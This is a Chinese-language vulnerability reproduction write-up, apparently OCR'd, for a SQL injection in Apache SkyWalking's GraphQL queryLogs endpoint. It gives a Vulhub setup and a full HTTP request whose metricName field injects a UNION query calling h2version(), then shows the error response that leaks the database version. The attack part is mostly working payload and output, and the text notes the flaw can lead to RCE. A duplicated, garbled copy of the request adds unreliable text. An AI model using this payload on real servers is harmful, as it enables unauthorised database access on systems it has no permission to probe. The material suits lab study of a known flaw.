A23-1ApacheSkyWalking-SQL


漏洞描述：

当Apache SkyWalking使用H2 / MySQL / TiDB作为Apache SkyWalking存储时，通过GraphQL协议查询元数据时，存在SQL注入漏洞，该漏洞允许访问未指定的数据。 Apache SkyWalking 6.0.0到6.6.0、7.0.0 H2 / MySQL / TiDB存储实现不使用适当的方法来设置SQL参数，结合 h2 数据库（默认的数据库），可以导致 RCE 。

影响版本：

```
Apache Skywalking <= 8.3
```

网站图片：



网络测绘：

Vulhub执行如下命令启动一个Apache Skywalking 8.3.0版本：

```
docker-compose up -d
```

环境启动后，访问`http://your-ip:8080`即可查看Skywalking的页面。

漏洞复现：


payload：

```
POST /graphql HTTP/1.1
Host: 123.58.224.8:24265
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
Content-Length: 662
Origin: http://123.58.224.8:24265
Connection: close
Referer: http://123.58.224.8:24265/
Cookie: __utma=75495954.923736098.1678599057.1678599057.1678599057.1; __utmz=75495954.1678599057.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none)

{
    "query":"query queryLogs($condition: LogQueryCondition) {
  queryLogs(condition: $condition) {
    total
    logs {
      serviceId
      serviceName
      isError
      content
    }
  }
}
",
    "variables":{
        "condition":{
            "metricName":"INFORMATION_SCHEMA.USERS union all select h2version())a where 1=? or 1=? or 1=? --",
                        "endpointId":"1",
                    "traceId":"1",
                    "state":"ALL",
                    "stateCode":"1",
            "paging":{
                "pageSize":10
            }
        }
    }
}
```

效果图:

效果图:



```
Content-Length: 608
Origin: H[redacted])
Connection: close
Referer: http://123.58.224.8:60960/
Cookie: __utma=75495954.923736098.1678599057.1678599057.1678599057.1;
__utmz=75495954.1678599057.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none)


   "query":"query queryLogs($condition: LogQueryCondition) {
 queryLogs(condition: $condition) {
   total
   logs {
     serviceId
     serviceName
     isError
     content
   }
 }


,
   "variables":{
       "condition":{
           "metricName":"INFORMATION_SCHEMA.USERS union all select h2version())a where 1=?
or 1=? or 1=? --",
                       "endpointId":"1",
                   "traceId":"1",
                   "state":"ALL",
                   "stateCode":"1",
           "paging":{
```

```
HTTP/1.1 200
X-Application-Context: application:8080
Date: Sun, 12 Mar 2023 08:36:07 GMT
Content-Type: application/json;charset=utf-8
Connection: close
Content-Length: 351

{"data":{},"errors":[{"message":"Exception while fetching data (/queryLogs) : Data
converting \"1.4.196\"; SQL statement:\nselect count(1) total from (select 1 from
INFORMATION_SCHEMA.USERS union all select h2version())a where 1=? or 1=
1=1  and endpoint_id = ? and status_code = ? and trace_id = ? ) [22018-196]"}]}
```

可以看到成功报错，返回数据库版本信息，漏洞存在。